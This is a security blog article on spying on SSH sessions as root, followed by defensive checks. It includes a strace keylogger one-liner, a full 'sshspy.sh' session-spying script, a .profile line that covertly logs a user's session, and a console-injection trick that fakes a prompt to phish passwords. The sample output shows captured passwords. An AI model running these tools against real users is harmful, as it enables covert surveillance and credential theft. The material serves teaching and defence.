

SSH Sniffing (SSH Spying) Methods and Defense

 infosecmatter.com/ssh-sniffing-ssh-spying-methods-and-defense

April 23, 2021

It is well known that SSH is a secure network protocol, inherently safe from network packet sniffing and eavesdropping. This is of course thanks to its use of encryption. If we are using SSH protocol safely, the risks of man-in-the-middle attacks are truly minimal.

However, this doesn't mean that SSH is 100% secure from all prying eyes. Just because we are connecting to a server via SSH doesn't mean that nobody can see what we are doing.

This article's topic is about SSH session sniffing, SSH snooping, SSH spying, or whatever you want to call it. Although this is nothing new and the risks has been known for a very long time, it's never a bad idea to have a little refresher.

What is SSH session sniffing?

SSH session sniffing is a technique that typically involves attaching to a SSH process and intercepting system calls which are being called. This includes reading keystrokes from the keyboard, printing out characters on the console and so on.

Attaching to a process is possible using the strace utility, which is a powerful diagnostic and debugging tool. Strace can trace system calls and signals that a particular process is generating or receiving.

Another program that could be used for spying on SSH sessions is the script utility. Script is a very helpful program for recording terminal sessions and producing a log file (transcript).

Implications of SSH sniffing

One of the most concerning things about SSH is that when we are connecting to a remote SSH server, any privileged user on that server (e.g. the root user) can spy on our SSH session, including any SSH connections that we are going to initiate from that server.

This basically means that a malicious administrator can spy on both inbound and outbound SSH connections on his server.

Another thing to realize is that if you are performing a penetration test and you happen to compromise root user on some system, it means that you can snoop on the processes and spy on any existing ongoing SSH session. This can come handy during pentests.

SSH spying is clearly very powerful technique which is worth to be aware of. Let's have a closer look.

SSH session sniffing in practice

The following sections contain various tricks and techniques that could be used for abusing SSH connections, SSH keylogging, SSH session sniffing etc. from a practical perspective.

SSH keylogger using strace

Here's a simple example of how we can capture keystrokes in an ongoing SSH session. All we need is a PID of the SSH process that we want to spy on:


```
strace -e trace=read -p <PID> 2>&1 | while read -r a; do grep '^read.*= [1-9]$\n' <<<"$a" | cut -d\" -f2; done
```



```
root@kali:~# ps ax | grep sshd:
12345 ?      Ss        0:00 sshd: root@pts/5
10985 ?      Ss        0:00 sshd: root@pts/1
11781 pts/3    S+        0:00 grep sshd:
root@kali:~# strace -e trace=read -p 12345 2>&1 | while read -r a; do grep '^read.*= [1-9]$\n' <<<"$a" | cut -d\" -f2; done
l
s
\r
c
d
.
.
\r
█
```

The same with a slightly more readable output:

```
strace -e trace=read -p <PID> 2>&1 | while read -r a; do grep '^read.*= [1-9]$\n' <<<"$a" | cut -d\" -f2 | tr -d '\n'; done
```



```
root@kali:~# ps ax | grep sshd:
12345 ?      Ss        0:00 sshd: root@pts/5
10985 ?      Ss        0:00 sshd: root@pts/1
11781 pts/3    S+        0:00 grep sshd:
root@kali:~#
root@kali:~#
root@kali:~# strace -e trace=read -p 12345 2>&1 | while read -r a; do grep '^read.*= [1-9]$\n' <<<"$a" | cut -d\" -f2 | tr -d '\n'; done
ls\r cd ..\r ssh root@192.168.43.3\r yes\r rs3cr3tP@SSw0rd\r uname -a\r █
```

This method works by using **strace** to capture read() API calls which are being called by the target SSH process.

It is quick and easy and in most cases sufficient for observing what the user is typing, however it doesn't show what the user is seeing on the console.

SSH spying using strace

With a little more effort, we can start capturing `write()` API calls with `strace` as well. These calls are responsible for printing out the output on the console that is happening within the SSH session.

This allows us to achieve a full blown SSH spying functionality. Here's a little Bash script (`sshspy.sh`) that should be able to do that:

```
#!/bin/bash
# By infosecmatter.com

trap 'rm -f -- ${tmpfile}; exit' INT

tmpfile="/tmp/$RANDOM$$$RANDOM"
pgrep -a -f '^ssh ' | while read pid a; do echo "OUTBOUND $a $pid"; done
>${tmpfile}
pgrep -a -f '^sshd: .*@' | while read pid a; do
    tty="${a##*@}"
    from="`w | grep ${tty} | awk '{print $3}'`"
    echo "INBOUND $a (from $from) $pid"
done >>${tmpfile}

IFS=$'\n'; select opt in `cat ${tmpfile}`; do
    rm -f -- ${tmpfile}
    pid="${opt##* }"
    wfd="[0-9]"
    rfd="[0-9]"
    strace -e read,write -xx -s 9999999 -p ${pid} 2>&1 | while read -r a; do
        if [[ "${a:0:10}" =~ ^write\(${wfd}\, \] \
            && [ ${#wfd} -le 3 ] \
            && ! [[ "$a" =~ \ =\ 1$ ]]; then
            echo -en "`cut -d'"'"' -f2 <<<${a}`"
        elif [[ "${a:0:10}" =~ ^read\(${rfd}\, \] \
            && [ ${#rfd} -le 3 ]; then
            echo -en "`cut -d'"'"' -f2 <<<${a}`"
        elif [[ "$a" =~ ^read\((\${rfd}+),.*\ =\ [1-9]$ ]]; then
            fd="${BASH_REMATCH[1]}"
            if [[ "$a" =~ \ =\ 1$ ]]; then
                rfd="$fd"
            fi
        elif [[ "${a:0:10}" =~ ^write\((\${wfd}+), \] \
            && [ ${#wfd} -gt 4 ]; then
            fd="${BASH_REMATCH[1]}"
            if [[ "${a}" =~ \\x00 ]]; then continue; fi
            if [[ "${a}" =~ \ =\ 1$ ]] || [[ "${a}" =~ "\\x0d\\x0a" ]]; then
                wfd="$fd"
            fi
        fi
    done
    echo ">> SSH session ($opt) closed"
    exit 0
done
```

Here's a screenshot of the script in action:

```

root@kali:~# sshspy.sh
1) INBOUND sshd: root@pts/0 (from 5.114) 4839
2) INBOUND sshd: root@pts/5 (from 82.131) 9450
3) INBOUND sshd: root@pts/6 (from 82.131) 4956
4) OUTBOUND ssh jeff@285.15 9052
5) OUTBOUND ssh root@135.65 9543
#? 4

jeff@virt-host-125:~$ cat /etc/mysql/debian.cnf
cat: /etc/mysql/debian.cnf: Permission denied
jeff@virt-host-125:~$ sudo cat /etc/mysql/debian.cnf
# Automatically generated for Debian scripts. DO NOT TOUCH!
[client]
host      = localhost
user      = debian-sys-maint
password  = U157atc99DCr831x
socket    = /var/run/mysqld/mysqld.sock
[mysql_upgrade]
host      = localhost
user      = debian-sys-maint
password  = U157atc99DCr831x
socket    = /var/run/mysqld/mysqld.sock

jeff@virt-host-125:~$ ^C
root@kali:~#

```

As you can see, we have successfully snooped into jeff's SSH session and also disclosed credentials for MySQL on the server where jeff was connected to.

You can find the script also in this GitHub repository:

<https://github.com/InfosecMatter/Scripts/blob/master/sshspy.sh>

SSH spying without strace

Another way of capturing whole SSH session is by using the `script` utility mentioned above. The only limitation here is that it has to be set up beforehand – it doesn't work on existing (ongoing) SSH sessions.

Here's how we could quickly set up SSH session capture for a specific user using the `script` utility:

```
echo 'exec script -a -f -q -c /bin/bash ~/.ssh.log' >>/home/user1/.profile
```

Next time the user1 logs onto the system, his entire SSH session will be logged in his `$HOME/.ssh.log` file. We can then spy on his SSH session e.g. using the `tail` program:

```
tail -f /home/user1/.ssh.log
```

Although this is not a terribly covert technique, sometimes it can come handy. Think of building SSH honeypots, for example.


Injecting characters to console

This method doesn't really involve abusing SSH processes per se, but it's worth knowing that the root user (or anybody in the `tty` group) can inject arbitrary characters into any console (or pseudo-terminal) using a simple `echo` command.

Here's an example:

```
echo -en "\r\nWARNING: System will reboot in 60 seconds.\r\nTo abort, enter your password: " >>/dev/pts/5
```

This is how it looks on the “victim” console `/dev/pts/5`:

A terminal window screenshot showing a warning message. The prompt is 'root@aws53:~\$'. The message is 'WARNING: System will reboot in 60 seconds. To abort, enter your password: ' followed by a cursor. A faint 'InfoSecLab' watermark is visible in the background.

```
root@aws53:~$
root@aws53:~$
WARNING: System will reboot in 60 seconds.
To abort, enter your password: █
```

All we need to know is which pseudo-terminal (`/dev/pts/XX`) is used by the target SSH process, and this is something more than easy for any sysadmin:

```
# ps -ax -o pid,TTY,cmd | grep 'ssh '
15957 pts/5      ssh root@aws53
12743 pts/3      grep ssh
```

Injecting characters to consoles with ongoing SSH sessions could be used in tandem with the SSH spying and keylogging techniques in order to solicit credentials from the unsuspecting users.


This could come handy during penetration tests or red teaming, but of course as cyber security professionals we should never fall for such tricks ourselves.

Terminals are funny animals and we should never blindly trust everything we see. Checkout the [Terminal Escape Injections](#) article for some other nasty trickery that is worth being aware of.

SSH session takeover

It's true, the root user can really do anything on the system and we should never doubt that. There is one method of abusing SSH which is even more nastier than all the above.

The [SSHPry](#) project made by [@n0pernik](#) allows you to completely overtake any ongoing SSH session. This includes interacting with the SSH session as well. Just look on the demonstration:



Watch Video At:

<https://youtu.be/2gfnBvu1u34>

SSHPry works by taking control over the target TTY console (`/dev/pts/xx`) and can even record and replay previous sessions.

This is truly the ultimate demonstration of how SSH sessions could be abused by a malicious administrator and why we should be vigilant when using SSH on a shared server, for example.

Defending against SSH session spying

This section provides some practical tips on how we could possibly defend ourselves from these SSH abusing techniques or at least how we could detect them.

Check if ptrace is enabled

Once you login to a system over SSH, check if ptrace is enabled on the system or not.

Ptrace is by default enabled on most systems, but production systems rarely need to use debugging utilities. It is generally recommended to remove the ability to perform any ptrace related functions on a system that is in production mode.

Here's how to check:

```
sysctl kernel.yama.ptrace_scope
```

If you see something other than 3, it means ptrace is enabled on the system (3 means disabled). More information on this can be found [here](#).

Try to ptrace yourself

The nature of ptrace allows for only one observer at a time. You cannot attach on a process twice at the same time and this is something that we can use to find out whether somebody is attached on our processes or not.

Here's how to run **strace** on your own SSH process:

```
# ps axwwf | grep -B2 $$
  923 ?          Ss      1:21 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
 8852 ?          Ss      0:00  \_ sshd: root@pts/5
 8960 pts/5      Ss      0:00      \_ -bash
 5699 pts/5      R+      0:00          \_ ps axwwf
 5700 pts/5      S+      0:00              \_ grep --color=auto -B2 908960
```

```
# strace -e none -p 8852
strace: Process 8852 attached
```

Seems like everything is fine in this case, we can attach.

On the other hand, if you see error like the one below and you are logged as root user, chances are that someone might be spying on you:

```
strace: attach: ptrace(PTRACE_SEIZE, 8852): Operation not permitted
```

Note that for some reason you will see the same error if you try it as a normal (non-root) user, so this method really only works when you are root.

In general, if you can successfully attach on any of your processes using **strace**, you can assume that nobody else is using **strace** to spy on your processes.

Check process listing

By examining the process listing tree, we can find out whether there is something suspicious going on with our SSH session or not.

For example, if we see something like the process listing below, we can assume that our session is being recorded using the **script** utility:

```
user1@kali:~$ ps axwwf | grep -B2 $$
5228 ?          S      0:00  \_ sshd: user1@pts/6
5229 pts/6      Ss+    0:00      \_ script -a -f -q -c /bin/bash
/home/user1/.ssh.log
5236 pts/7      Ss      0:00          \_ /bin/bash
5648 pts/7      R+      0:00              \_ ps axwwf
5649 pts/7      S+      0:00                  \_ grep -B2 5236
user1@kali:~$
```

See the **script** command right after the **sshd** process and before our shell?

Note that on Linux there are ways to hide and replace the program name (including the arguments) from the process listing, so don't always count on it. One such example is **zap-args** which can do it using LD_PRELOAD.

This is how a healthy process listing tree should look like:

```
user1@kali:~$ ps axwwf | grep -B2 $$
5228 ?          S        0:00      \_ sshd: user1@pts/6
5236 pts/6      Ss        0:00          \_ /bin/bash
5648 pts/6      R+        0:00              \_ ps axwwf
5649 pts/6      S+        0:00                  \_ grep -B2 5236
user1@kali:~$
```

Notice that there is no other process between your **sshd** process and your shell process. In this case you can safely assume that your SSH session is not being recorded.

Other considerations

As unpleasant as it sounds, you can never be truly safe when connecting to a system which you don't have full control over. Just forget it.

You may also never be able to detect whether someone is spying on you or not. It's just not possible, especially if you consider LKM (loadable kernel modules) which allow a malicious administrator to do virtually anything.

So don't count on the above methods as a holy word. Don't assume that you are safe if all the steps above tell you so. On a server which you don't control, anything is possible.

Conclusion

If there is anything I would like you to take from this article, it is this:

Be aware that when you are connecting to a remote server over SSH and it is not your server, then any sensitive data that you type or see on the console can be disclosed to the administrator who is managing the server.

This of course includes your passwords. It doesn't matter if the password is not printed on the console or if it is hidden under the asterisk symbols. Anything you type can and will be captured by the methods described above.

If you have enjoyed this article and you would like more, please consider [subscribing](#) and following InfosecMatter on [Twitter](#), [Facebook](#) or [Github](#) to keep up with the latest developments.

See also

- <https://null-byte.wonderhowto.com/how-to/spy-ssh-sessions-with-sshpriy2-0-0202743/>
- <http://sniffy.sourceforge.net/>

SHARE THIS

TAGS | [Keylogger](#) | [Linux](#) | [OpenSSH](#) | [Password](#) | [Screen capture](#) | [Secrets](#) | [Sensitive information](#) | [Sniffer](#) | [SSH](#) | [Unhide password](#)
